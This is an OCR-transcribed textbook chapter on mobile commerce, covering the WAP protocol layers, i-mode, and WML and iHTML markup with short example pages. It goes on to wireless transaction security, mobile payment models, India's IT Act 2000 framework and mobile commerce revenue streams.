Wireless Transaction Layer (WTP) In the WTP layer context a transaction is defined as a request/response. The responsibility of the layer is to offer an efficient transaction service over the secure as well as insecure datagram service. It is a lightweight transaction service that supports a request/response service. The transaction services offered by the WTP can be put in the following three classes of service:

- Class 0: unreliable push service
- Class 1: reliable push service
- Class 2: reliable transaction service

Unreliable push service is a one-way communication service that does not bother to resend the request in case it is lost in transmission. Reliable push service, on the other hand, waits for acknowledgement from the receiver and in case of lost requests/timeout the request is retransmitted. Finally, the reliable transaction service implements a two-way service in which a data request is sent and the sending stack waits for the result.

On receiving the result of the request the acknowledgement is sent. Reliable service at is accomplished this layer by selective retransmissions and duplicate removal. Additionally, like the TCP in the Internet protocol stack, WTP is also responsible for taking care of segmentation/reassembly of larger packets, port number addressing, user-to-user reliability in addition to protocol acknowledgements, asynchronous transactions, optional out-of-band information, delayed acknowledgements, and message concatenation to improve over-the-air efficiency. WTP is message oriented protocol, which makes it suitable for interactive browsing applications.

Wireless Session Protocol (WSP) The WSP layer is a stripped down version of the Internet standard, Hyper Text Transfer Protocol (HTTP/1.1). One of the important features of this protocol is to support the suspension and resumption of a session. In an unstable connection situation that is prevalent in the mobile environment, users who may be disconnected can continue the operation from exactly the same point where the device had been disconnected. Content encoding, for efficiently transferring the contents in a low bandwidth environment, is also addressed by the layer. The following functionalities are offered and addressed by this layer:

- protocol feature negotiation (capability negotiation)
- compact encoding of data
- session suspend/resume
- long lived session states
- asynchronous requests
- common facility for confirmed and non-confirmed data push

Wireless Application Environment (WAE) The WAE layer offers the services of a session layer for building applications. The layer offers transparency over the underlying network issues and environments and provides an opportunity to developers for device independent application development. The wireless applications developed using the services of the WAE layer can be used from a wide variety of WAP enabled mobile devices. The application framework allows extends on of services offered by standard web servers by delivering the hosted content and services to the mobile user community. This layer provides the application and service developers with an Internet/WWW consistent authoring and publishing model. It uses the standard URL mechanism for addressing content. The important components of the WAE are as follows:

- Wireless Markup Language (WML)
- WMLScript
- WAP Content Types
- Wireless Telephony Application (WTA) environment

WAP content is expected to be in WML. The WML is a tag-based markup language derived from XML. As described earlier, handheld mobile devices face a number of limitations, such as limited display screen, limited input capability, bandwidth, processing power, and memory resources. WML is designed to operate under such constrained environments. The language supports navigation, hyperlinks, soft-button options, screen management (displaying formatted text, images) and user data input (text, selection lists). A detailed discussion regarding WML will be addressed in the next section dealing with publishing technologies.

In order to provide the client-side dynamic framework with a lightweight scripting language, the WMLScript is used. The WMLScript is a subset of JavaScript scripting language used in conjunction with the HTML based web publishing. Like JavaScript, WMLScript supports advanced customized user interface on the client side in order to provide better on screen presentation.

HTTP servers use content-type field of header to communicate the type of content that follows the header. The content type field uses the MIME types and guides the web browser in interpreting the content. The WAP also defines and supports a wide variety of content formats to map the standard content formats used by HTTP servers to facilitate interoperable data exchange. As in the case of HTTP content formats, micro browsers use the WAP content-type header field to process the content based on its type. WAP uses two important content formats, encoded WML and WMLScript. These content formats use the binary encoding formats for WML and WMLScript. The binary encoded content formats make the transmission of these content types more efficient as well as minimize the processing effort on the part of the client. Additionally, WAP also supports content formats for images, as in the case of the Web, calendar data formats (vCalendar 1.0), and electronic business cards (vCard 2.1).

WTA provides access to the telephony services like call and feature, voice mail, messaging, phone-book management, and controls functionality in order to enable WAP content developers. The framework provides access to the Wireless Telephony Application Interface (WTAI) library through the WML and WMLScript. The content writer can access and process real-time events important to the end-user while browsing. The WAE environment has two important agents, viz., the micro-browser and the telephony application. The micro-browser requests WAP gateways to deliver the content and processes the contents received as WML/WMLScript documents. The telephony application is used for providing telephony based services to the end-user. WTAI offers interface and access to functions for call-management, call set-up, and answering incoming calls.

The framework described in Fig. 15.6 is not necessarily present in all WAP service networks. In the simplest of the configurations the HTTP server itself can be used for both WAP proxy and filtering/conversion functionality. The server should have the ability to receive, to process, and to respond to requests from wireless devices. This type of configuration offers simpler management, easier ways to implement end-to-end security solutions, better access control, and guarantee of responsiveness.

The WAP stack can be configured in four different ways to provide four different types of services. Following are the four types of services offered by WAP:

1. **Connectionless service** The WAP protocol stack used for this service consists of only WSP layer operating directly over the WDP layer.
2. **Connectionless service with security** This configuration is similar to connectionless service but provides security by having the WTLS layer between the WSP and WDP layers.
3. **Connection oriented service** The configuration of the protocol stack used for this service consists of the WSP, WTP, and WDP layers with the ordering of the layers as

shown in Fig. 15.6. The WTP and WDP layers together provide a connection oriented transport service in this configuration.

4. **Connection oriented service with security** This configuration consists of all layers of the WAP stack, as shown in Fig. 15.6. WAP protocols have been designed to operate transparently over data capable wireless networks, supporting different data transport mechanisms (bearers), which include packet data networks, short message services, and circuit-switched data networks. Some of the bearers currently supported by WAP are GSM SMS, GSM USSD, CSD, IPv4, IPv6, and CDMA.

i-Mode

The NTT DoCoMo, a subsidiary of NTT, the largest telephone service provider in Japan, started Internet service over cell phones in 1999. As the WAP was seemingly bogged down in negotiations and discussions amongst collaborating partners over the use of the state-of-art technology, NTT DoCoMO decided to design and launch its own service based on available technologies, i.e., HTML, HTTP, and TCP/IP in order to roll out a quick solution in the market place. The service saw astonishing growth in Japan and found 20 million users in 2000, which grew to 30 million in 2001. Even today, despite the competitors such as J-Phone, J-Sky, and WAP enabled KDDI, the NTT DoCoMo holds nearly 60 per cent of current market share.

The i-mode user can access content from a variety of sites. These sites have been divided in two categories: official and unofficial or voluntary sites. The official i-mode sites are the ones whose content has been checked and approved for listing by NTT DoCoMO.

Official sites are approved and appear in the menu of the user's handheld device. These sites are directly connected to the i-mode server and thus data interchange between the user and these sites takes place directly without involving the Internet. In case of these sites, the billing is also handled by NTT DoCoMo's billing system.

In addition to official sites, the user can also reach a variety of sites through the Internet using their URL addresses. The user can access the Internet from his i-mode phone, as the i-mode server also acts as a relay between the NTT DoCoMo packet network and the open Internet.

The i-mode is built based on three important technology components, a powerful intelligent handset, a transmission protocol and a new compact markup language. The i-mode system leverages on the existing NTT DoCoMo mobile voice network by enabling the packet switching capability on it. The i-mode is an 'always on' service as it uses packet switching technology as long as the mobile device is within the reach of i-mode signal coverage area. The user can select the menu items on the handset and the data request packet is transmitted over the network; the response from appropriate content provider also arrives as packet, requiring no connection setup or dedicated resources. i-mode mobile devices have to process and render the content and thus need to have better processing power and in-built tools to handle the rendering of rich content. Today, mobile devices have almost evolved into the low-end personal computers yesteryears as far as their processing power and memory capabilities are concerned.




Fig. 15.7 Elements of an i-mode System

The i-mode system uses CDMA, which uses spread spectrum to offer simultaneous access to multiple users on the same channel. As it is based on the digital transmission of voice, hence extending and using of connectionless packet service is easily possible. In 1999, when it was introduced i-mode operated with a 9600 bits per second data transfer rate, which was quite convenient for transferring text based emails, but insufficient for video downloads.

NTT DoCoMo adapted the Compact HTML (cHTML) specification of the World Wide Web Consortium (W3C) as iHTML. The Compact HTML is a well defined subset of standard HTML 2.0, HTML 3.2, and HTML 4.0, meant for small information appliances. NTT DoCoMo added a few i-mode specific tags such as a tag for dialing a telephone number when the link with this tag is clicked. The iHTML has several such i-mode extensions that make it suitable for rendering, clicking, and browsing through content.

Mobile Device Compatible Publishing Languages:

As stated in previous section, WAP uses Wireless Markup Language and i-mode deploys cHTML for developing content. The following sections discuss these mobile device compatible content publishing languages.

Wireless Markup Language (WML)

WML is a Markup based document publishing language and is from the family of Standardized Generalized Markup Language (SGML). It shares its heritage with the Handheld Device Markup Language (HDML) and HTML 4.0, developed by the World Wide the Web Consortium (W3C). HTML is a tag-based presentation language, while WML is based on XML and is truly a Markup language. HTML describes the presentation of the hyperlinked pages on the screen through a limited predefined set of tags; the information, in effect, is completely hidden or unstructured. XML, on the other hand, describes the data rather than describing the order and the fashion in which they are to be presented. XML allows the document writer to use any set of tags they wish to. The Document Type Definition (DTD) is used to describe these set of tags. For WML, the Document Type Definition (DTD) is developed by the WAP forum and is available at the following location:

http://www.wapforum.org/DTD/wml_1.1.xml

WML is based on XML and follows the same concept. A WAP enabled device implies that it has a micro-browser software that understands and interprets tags defined in the above DTD. Although, complete and official specification of the WML can be found at http://www.wapforum.org, brief a introduction to WML documents is described here.

Like any XML document, WML documents also have a prologue to begin the document. The two line prologue used by WML defines the version of XML and the DTD to be used for this document, as shown below:

<xml version='1.0'>

<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.org/DTD/wml_1.1.xml">

Handheld devices usually operate in a resource constrained environment, much of the content and tags in WML deal with textual information. The tags that deal with heavy resource consumption, or those likely to slow down the communication with handheld devices, were not included in the WML standard. This is why even the use of tables and images is highly restricted. Unlike in HTML, since WML is an XML application, all tags are case sensitive. In other words, the tag <wml> and <WML> are not the same. All tags also have matching closing tags (</WML>).

A WML document is made up as a deck. The WML deck is analogous to a HTML page. Just as in case of the web server a HTML page is delivered, in a WAP, a WML deck is delivered. The deck consists of a group of cards. Each card represents a screen of information on the handheld device. The arrangement of related cards in a set, called a deck, ensures that all the related cards are present on the handheld device. Thus, when a handheld user selects to advance to the next screen there is no waiting for the next screen (or card) to display. This arrangement differs from the Web where clicking on a new link typically means contacting the server to deliver that page.

An example of the WML code used for creating a deck of two cards is shown as follows:

Example 1

```
<xml version='1.0'>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"      "http://
www.wapforum.org/DTD/wml_1.1.xml">
 <WML>
<CARD id="card1">
<DO TYPE="ACCEPT" LABEL="Next">
 <GO href="#card2"/>
</DO>
<p> Welcome to the WAP World</p>
</CARD>
<CARD id="card2">
<DO TYPE ="ACCEPT" LABEL="Back">
<GO href="#card1"/>
</DO>
<p>This is just a simple example of cards in a deck</p>
</CARD>
</WML>
```

On a request from a WAP enabled handheld device the whole deck, consisting of two cards, is delivered to the mobile device. The micro-browser loaded on the WAP enabled device renders the content and displays the first card, as shown in Fig. 15.8.
When the handheld device user chooses 'Next', it renders the card associated with the **href** attribute of 'Next'. The card is part of the deck and, thus, it is rendered in place of the previous card, as shown in Fig. 15.9:




Fig. 15.8 View of Handheld Screen for Example 1 for Example 1




Fig. 15.9 View of Handheld Screen

Images can also be included in WML documents. The following example shows how an image can be embedded in the WML document.

Example 2

```
<xml version='1.0'>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://
www.wapforum.org/DTD/wml_1.1.xml">
<wml>
<card id="card1" >
<p align="center">
    A Picture Display<br/>
<img src="images/tajmahal.wbmp" alt="Taj Mahal" width="20"
height="20"/><br/>
</p>
</card>
</wml>
```

iHTML for i-Mode

The i-mode uses iHTML, which is derived from the standard proposed for small appliances, known by the name of Compact HTML (cHTML). cHTML was created as a language for running on small devices that may not have a full screen, keyboard, and a freely moving cursor environment. In these typical devices the cursor movement is governed by a few (arrow) buttons. The language is a subset of HTML 2.0, HTML 3.2, and HTML 4.0. It does not support the many features supported by HTML standards, which include JPEG images, tables, image maps, Multiple character fonts and styles, background color and image, frame, and style sheet. It mainly supports text tags, GIF images, and other features that can be operated using four button cursor movements.

The limited memory capacity of these devices makes it imperative to offer a small size input capability on the small device. Thus, Compact HTML browsers are designed to use the limited size for input tags. The recommended buffer limit for the INPUT tag is 512 bytes and the SELECT tag is 4096 bytes.

The document type definition (DTD) for Compact HTML is described in Appendix B. This gives the intended interpretation of Compact HTML elements. The document type is defined as follow:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD Compact HTML 1.0 Draft//EN">
```

cHTML documents resemble HTML documents. Like in HTML, the document consists of the head and body parts. A sample code of a cHTML document is shown in example 3. The DOCTYPE the defines DTD needs to process the example code.

Example 3 Sample cHTML Code or Microbrowsers

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD Compact HTML 1.0 Draft//EN">
<html>
<head>
<title>Greetings</title>
</head>
<body>
Welcome to the World of iMode!
</body>
</html>
```

On a microbrowser when the above code is accessed and rendered, the tags are interpreted and the output is as shown in Fig. 15.10.




Fig. 15.10 Microbrowser View of the Code in Example 2

CHTML, as stated earlier, is a subset of HTML. iHTML uses cHTML by extending the cHTML for the purposes of better button/key-based operations. Some of these extensions basically restore the functionality offered by the HTML tags, otherwise deleted in the cHTML specification. i-mode compatible HTML 2.0, for example, supports MARQUEE and BLINK tags. It also offers the ability to specify the color attribute in the BODY and FONT tags.

Some salient features that iHTML incorporates include:

1. Accesskey
2. Mailto
3. Tel

Accesskey iHTML also adds attributes to the Anchor <a> tag. The additional attribute accesskey of the anchor tag provides direct selection of anchors by using number buttons. The HTML 4.0 specification also offers accesskey-like functionality. The following example zz2 illustrates the use of accesskey in iHTML.

Example 4 Sample iHTML Code with Accesskey

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD Compact HTML 1.0 Draft//EN">
<html>
<head>
<title>
Management Schools
</title>
</head>
<body>
Welcome to the World of Management Schools
<a href="http://www.iiml.ac.in" accesskey="1">1. IIM Lucknow</
a>
<a href="http://www.iimahd.ac.in"accesskey="2">2. IIM Ahmadabad</
a>
<a href="http://www.iimcal.ac.in" accesskey="3">1. IIM Kolkata</
a>
</body>
</html>
```

On a microbrowser when the above code is accessed and rendered the tags are interpreted and the output is shown, as in the Fig. 15.11. The website embedded with the **href** attribute corresponding to IIM Lucknow can be accessed by pressing the number key 1 on the mobile phone.




Fig. 15.11 Microbrowser View of the Code in Example 4

Mailto The mailto feature operates in exactly the same manner as it does in the HTML environment. i-Mode phones support the feature to enable mail-based feedback and responses from i-Mode phones.

Tel The tel feature in i-Mode phones provide the browser user the ability to call back the associated phone number. The tel protocol is used from within the <A> tag. This allows the user to place a voice call from a link via a telephony URL. The syntax for the usage is simply by tel: phone number. It can only be placed within the anchor <A> tag.

The following example 5 shows the iHTML code for using the tel feature. The fig. shows the rendering of this code on a mobile device.

Example 5 iHTML illustrating the use of tel

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD Compact HTML 1.0 Draft//EN">
<html>
<head>
<title>ABC Incorporated</title>
</head>
<body>
Press the listed number for contacting the appropriated office
<a href="tel:052227361234 accesskey="1">1. Sales Office</a>
<a href="tel:0512229999"accesskey="2">2. Customer Service</a>
</body>
</html>
```

On a microbrowser, when the above code is accessed and rendered, the tags are interpreted and the output is shown, as in Fig. 15.12. The telephone number embedded with the **href** attribute corresponding to sales office is dialled when the key labelled 1 is pressed on the mobile device.




Fig. 15.12 Microbrowser View of the Code in Example 5

Security and Encryption

As discussed in chapter 7 on electronic commerce, for electronic commerce to be viable, two important issues need to be addressed: (1) protection of the source of information that is being made available online, (2) protection of the transaction that travels over the network. The information sources of participating businesses in network commerce become widely available to the mobile users through WAP gateways or iMode. The open and wide access to information to the mobile clients also offers and opens invitations to unwanted intruders.

In the mobile commerce environment, since the information is made available through the WAP gateway or through iMode the information source security depends upon the security provided by the appropriate gateway protocols. In case of WAP gateways, the Wireless Transport Layer Security (WTLS) implements the information source security to block unauthorized access and modification of information content. WTLS functionality has been briefly described in the WAP protocol section earlier in this chapter.

The second issue of securing the transaction carried out between the information server and the mobile user requires addressing of several security and confidentiality related issues that are present in the case of wired electronic commerce as well. Obviously, in order to build trust amongst mobile device users to carry business transactions through the mobile devices in an open, wireless, universally accessible environment, it is important that the security of the transaction is ensured. The four fundamental issues that need to be addressed to create a trustworthy business environment are the following:

1. Authentication
2. Non-repudiation
3. Integrity
4. Confidentiality

Encryption techniques such as shared/symmetric key as well as the public/private key pair based encryption techniques along with the pubic key infrastructure (PKI) supported digital certificates, as described in chapter 7, have been used for addressing transaction security issues in electronic commerce. Mobile commerce operates through wireless devices over broadcast-based radio transmission, in other words, over wireless networks. Due to the very nature of wireless networks and device operations some additional weaknesses manifest themselves. These additional weaknesses, emanating due to the wireless network environment, become a source of attack on transaction security by unwanted intruders. The following impacts of the mobile environment need to be addressed in order to ensure full transaction security: authentication, non-repudiation, integrity, and confidentiality.

Impact on Authentication In the wired environment with the stationary client devices, once authentication, using the public key infrastructure/digital certificates, has been established, transacting parties can establish a session key and the entire transaction can be effectively carried out. In a mobile environment, during the transaction itself the mobile device user may change its location, resulting in change of IP address; in case of an IP based network or handling base station identity change may be in case of phone-based connections. In case of the phone-based connection, the mobile user location change in addition to resulting, in handling base-station identity change, may also result in loss of connection as the use may move out of the coverage area. Thus, authentication in the mobile commerce requires more involved protocols that address the issues raised here.

The Wi-Fi Protection Access (WPA) Security specification has been developed for mobile commerce systems and gradually many networks have adopted it. The WPA specification describes the protocol for user authentication. There are several Extensible Authentication Protocols (EAP), such as Transport Layer Security (TLS), Tunneled Transport Layer Security (TTLS), Protected Extensible Authentication Protocol (PEAP), and Extensible Authentication Protocol-Flexible Authentication via Secure Tunneling (EAP-FAST) for mobile networks, which prevents unauthenticated and unauthorized access, rogue access point creation in the wireless network, and (wo)man-in-the middle-attacks.

Impact on Integrity and Reliability The fading of the signal in a radio-based transmission and interference from the other transmission sources and noise are common phenomenon. In the wireless environment, the content of the message may often be lost due to the above phenomenon. Thus, the integrity of the message may be lost quite frequently due to intended as in case of active intruder or through the interference and unreliability of the transmission network. The mobile nature of the device will lead to frequent location changes of the client, due to which often messages may arrive from different locations; the problem may further be compounded due to dropped calls. In a wired network users have come to rely on the consistency of their transactions, that is, once the transaction is committed its impact will be complete and final and in case of abortion, or partially computation, and transaction abandonment, the impact will not be seen. In case of dropped calls, the mobile user is left in lurch about the status of the transaction as he/she may not know the commitment status of the transaction. The call hand-offs from one handling station to another also may lead to unreliable states at times. The mobile commerce environment had to address these issues as well in order to establish a trustworthy business environment. The Temporal Key Integrity Protocol (TKIP) and Message Integrity Check (MIC) protocols have been developed for ensuring integrity and validation of data.

Impact on Confidentiality Wireless networks transmit radio signal through the air, making it possible for anyone and everyone to access, record, or intercept them. Thus, any message transmitted in the clear can be easily intercepted and interpreted by even the must arnateunish intruder. Therefore, encryption of all the transmission is of paramount importance not only for the actual transaction but also for common information exchange in order to ensure privacy. Encryption and decryption is a computation intensive process. Mobile devices have limited computing, processing, and memory power and, thus encryption and decryption of every message puts a demand on already limited resources. Based on the power of the currently available devices, it is not possible to support encryption standards higher than the 256 bits.

Mobile Commerce Payment Systems

Online payment is fundamental to the acceptance of mobile commerce as a viable alternative. It is a mechanism that facilitates an online financial exchange between concerned parties. In the expanded scenario of mobile commerce with geographically dispersed retail buyers and suppliers unknown to each other, mechanisms based upon limited number of well-known participants do not have flexibility to scale-up to the emerging electronic markets. Several scalable and flexible mobile payment mechanism have emerged, which essentially imitate traditional payment mechanisms, suchas cash, checks and credit cards. Electronic payment mechanisms represent currency in the form of digital bits and require the security and encryption mechanism to ensure that the information can not be duplicated, re-used, for counterfeited, yet they need to be freely exchanged. In short, electronic payment systems should offer the confidentiality, integrity and privacy offered by traditional payment systems as well.

For global mobile commerce to succeed, range payment systems that have flexibility, security, and scalability are required. It is not the technology or, business issues alone that can determine the acceptance of a mobile payment system, there are several other factors that are important. As mobile operators, mobile technology providers, and banks are key players in the mobile marketplace, cooperation amongst them is crucial for the adoption and mass-market acceptance of any mobile payment system. Buyers and sellers are the other two critical factors who have to accept the electronic system as a better alternative to the currently used payment systems. Some of the factors that are essential for the adoption of newer payment systems are:

Simplicity and Usability Obviously, friendly user interface is an important factor in adoption of any service. The availability of a wide range of goods and services, geographical availability of the service, and reliable and effective delivery of goods are other important factors that make a payment system usable and simple. The low barrier to learning and adoption a of payment system and ease of use/convenience to the consumer, personalization of the service makes it possible to integrate any system in to daily payment activities.

Universality A single integrated platform of payment service that can satisfy the need any systems in of person-to-person (P2P), business-to-consumer (B2C), and business-to-business (B2B) payments in geographically spread out markets that are domestic, regional, and global.

Interoperability In any financial payment system, the user should be ensured of interoperability amongst the multiple payment systems, as the world is going to remain heterogeneous in nature and many modes of payments may remain in existence. The objective of achieving Interoperability is often conflicting. Standardization and interoperable protocols for interconnection of networks and systems have made this a technically easy and cost-effective problem to be addressed.

Security, Trust, and Privacy Trust is the most important aspect of any payment system. Anyone adopting mobile payment mechanism is expected to place inherent trust in the system by granting access to personal bank accounts to the software owned and operated by a non-banking company. The trust can be build by technology-based assurance against fraud and other security issues. Technology can only provide the basis for the trust, but the trust can be sustained based on the procedures, practices, and legal protections that are available in the real world. Unless, users are assured that the mobile payment system follows tried, tested and true secure banking practices, it is unlikely that users will adopt it. The user should also have option to assure the privacy while making payments. This implies that anonymous payments in cash should be possible.

Cross-Border Payments In the emerging global market place, a good payment system that is likely to find a wider adoption is one in which it is possible to make cross-border payments almost as easily as local payments. The user should be able to make multicurrency cross-border payments irrespective of his own location.

Cost And purposed mobile payment system should be cost effective compared to the existing payment systems. Since the cost of per payment transaction is dependent on the overheads, infrastructure, and operational cost, the technology and economy of scale are important factors. Also, the cost of fraud is indirectly passed on to the per transaction costs a system that can minimize fraud can also reduce cost.

Speed Mobile and technology savvy users are looking for speed of transaction. A mobile payment method should decrease transaction time and automate transactions.

Mobile Payment Models

Mobile payment systems are still in the nascent stale and, as a result several models are in existence with no clear winner. Although efforts still on so far there is no dominating mobile payment model in the market. Broadly speaking, these models can be classified in one of the following categories. But, in the long term the successful implementation of a model will be a hybrid of these, which requires the cooperation and coexistence of the main players.

Acquirer-Centric Models In the acquirer-centric model all the interactions with the mobile devices are handled by the merchant or his/her agent. The models require specific protocols and certain minimum level of capabilities in the mobile devices of the users. The dual chip or dual slot based payment system typically fall in this category.

Issuer-Centric Models In issuer-centric models the issuer and the customer who is using the mobile device interacts directly or through agents and handls the whole process. The merchant is not concerned about the processes being followed at the issuers end for processing a payment. The existing electronic payment protocols operating on the wired infrastructure are usually deployed for transferring and processing payment from the issuer to the merchant. Essentially, the interaction between the customer and the issuer use the mobile payment mechanism. The customer operating the mobile device drives the interaction processes. Examples of this model include the mobile payment systems that use callback methods or a WIM-based digital signature validated by a wallet server.

Mobile Network Operator Centric Mobile network operators have the billing system to manage customers' phone accounts with them. The billing systems of mobile network operators had been designed for billing mobiles services such as calls and messaging services, utilized by the subscribers. With the introduction of data services where the content may be offered by the third party, billing systems of mobile network operators have become more sophisticated to in order to take care of billings related to the data services utilization and collection of the payment for third party services, in case the third party content was being offered as an integrated service by the mobile network operator. The introduction of pre-paid accounts required mobile network operators to enhance the billing systems to keep track of the pre-paid money and its expiry period. In case of pre-paid accounts, the charges for services are deducted from pre-paid accounts. Thus, the pre-paid mechanism can be extended to deduct the charges for integrated and partner third party services, in addition to the call related services of the mobile network operator. Unlike in the post billing system, in case of Pre-paid accounts the realization of the payment for the transaction has already been made, so the money can be transferred to the third party accounts with out any risk of realization on part of the mobile network operator.

Financial payment transactions have been managed by banks through various instruments and mechanisms for a long period of time. Even with evolution of the credit card, it has been the banking industry that has managed the transaction in the form of acting as issuing banks, i.e., the bank that issues the credit card to the customer and manages the account; acquiring banks, i.e., the bank with which the merchant has the account and manages it; and clearing houses, i.e., the intermediary that clears and settles the transactions between the issuing and acquiring banks.

Although, mobile network operators are new in the business of handling payment services, the sophisticated protection and abilities of the mobile phone-based smart cards and their communication with the network operator offers to great launching infrastructure for building a secure and convenient payment system. In summaries, in the mobile network operator centric model the mobile network operator performs the billing either on the pre paid user account or through the phone bill for their post paid users. revenue-sharing arrangement among multiple mobile network operators and third party Content providers are becoming common in order to broaden the their customer base.

Infrastructure, Legal framework and Network/Protocol Standards

The digital economy took roots with the enhanced reach off the Internet. The internet offered online capability if brand building, promotion and sales of products, offering merchandise for sale, conducting auctions, or providing product information are operating in a global environment. But, access to these new initiatives was limited to those users who had the wired internet connection and, also from the fixed locations in their houses or offices. The emergence of wireless networks further enhanced the reach of online access. Users with access to the internet were able to reach out to the global digital marketplace while on the move. As mobile telephony began to mature and acquired data transmission and reception capabilities, access to online information was no longer limited to the wireless Internet. As mobile users across the globe have been growing at an astonishing place, far surpassing wired Internet subscribers, addition of these users to the digital market held the largest potential for growth in the marketplace. Mobile telephony infrastructure with 2.5G and 3G capabilities provided viable data rates for transactions to be carried out over mobile phone networks.

Digital markets require technology transparency and uniform access across information sources. With the standardization of TCP/IP network protocols and other related information access, distribution, and delivery protocols, electronic commerce was able to address infrastructural issues. Mobile networks are still at an evolutionary stage. Various competing mobile network operators have built the infrastructure around competing technologies. Even within the infrastructure of the single mobile operator several generations of technologies may exist. Thus the mobile commerce requires standard mechanism or protocols that make seamless access across technologies and generations possible. Efforts by mobile technologies developer forums have already yielded fruit and transparent access across networks is possible as such technologies have been deployed. The second challenge face by mobile commerce is due to the limited size and capability of the mobile device and the available bandwidth on mobile networks. Due to this, the content stored on standard websites and cannot be directly delivered to these devices. Standards and protocols, such as the Wireless Access Protocol and i-Mode, have addressed the gap in this area. The wider adoption of interoperable standards is needed for making mobile commerce a barrier-less marketplace.

In addition to the standards for network and information access and distribution protocols, the technology framework for offering secure, authenticated transaction and its legal protection, and an open competitive market for mobile network access is important for the growth of the marketplace. The Indian telecommunications market has opened up with multiple connectivity options. Under the current policy, guided by the Telecom Regulatory Authority, today an Indian consumer has the choice of opting for mobile connectivity through at least four mobile network operators in a single zone. Several major mobile network operators have established networks nationwide, namely, BSNL, Bharati, Tata Hutch, Hughes Ispat, BPL, Shyam Telecom, TATA Telecom, Reliance, and HFCL, who have become prominent players in the mobile network operations.

To provide the legal framework to electronic commerce transactions, the General Assembly of the United Nations adopted a Model Law on Electronic Commerce in 1997. The Information Technology Act 2000, based on the Model Law, forms the legal framework of electronic commerce in India. The IT Act 2000 provides for the office of Controller of Certification Authorities (CCA) responsible for setting up the Public Key Infrastructure (PKI) in India through certifying authorities. The IT Act defines the concept of an electronic record as that which can be used as, a substitute for paper records. The emergence of mobile commerce has given rise to several issues related to the nature of transactions conduncted over the wireless network, mainly due to computing capabilities available in the client (handheld) devices. Several important lighter weight, card-based authentication mechanisms have been proposed and deployed in the mobile commerce arena. This means that the IT ACT 2000 may require certain modifications to expand its scope to include some of these new emerging technologies.

Finally, as of today most of elements described in the framework are in operation, but are still evolving with advances in the technology and business requirements. As a result, the mobile commerce applications for conducting business to consumer (B2C) and business to business (B2B) transactions have evolved. These businesses have been based on various business model, some transplanted from the traditional world, others born as a result to the nature of technology.

Mobile Commerce Applications

New generation mobile networks offering 2 Mbps bandwidth and mobile devices that support multimedia in full colors have provided application developers a plethora of opportunities. With the growth in the number of mobile users with data access, several sources of revenue streams have become possible. Some of the important revenue streams that are possible in the mobile commerce value chain are as follows:

1. **Mobile Connect-time Communications—** Subscription to the mobile basic connectivity services, short messaging services, and other add-ons come at a charge. Also, the charges accrue with the extnet of usage of the particular service as well.
2. **Mobile Equipment and Device Providers—** Mobile infrastructure builder, and equipment providers operating the network and a manufacturing handheld devices are major source of revenue generation in the mobile commerce economy. As more and more digital applications grow on the network, the corresponding equipment and device market also becomes sophisticated and grows with more users and traffic coming in.
3. **Value-Added Services—** Subscriptions to specific services such as news headlines, sports score, entertainment related information, downloading of ring-tones, bill

payments, stock market ticker information, and notification services are some the services that are often provided through mobile services. These service may themselves come at a charge and they also increase the network traffic, thus increasing the operators revenue.

4. **Mobile Application Developers**— Early adopters of mobile technology and its applications had to develop their own application services and incurred heavy expenses. Generic mobile applications have appeared in the marketplace as larger numbers of businesses are adopting mobile commerce. IBM, Microsoft, and Oracle already provide mobile applications software. Many other applications for the vertical markets have also emerged, for example, United Airlines offers a air travel bookings information system for wireless devices.
5. **Mobile Commerce Applications Service Providers (MASP)**— The evolution in information technology and wireless networks is quite swift, making it difficult for even best of businesses to keep up with the rapid changes. MASPs are the new intermediaries that quickly enable mobile commerce in these businesses and help them, in keeping up with the evolution. A MASP free corporate clients by hosting their content using its own infrastructure and offers, anytime anywhere access. By outsourcing the mobile commerce strategy, corporate clients are freed from the hassles of technology obsolescence as well.
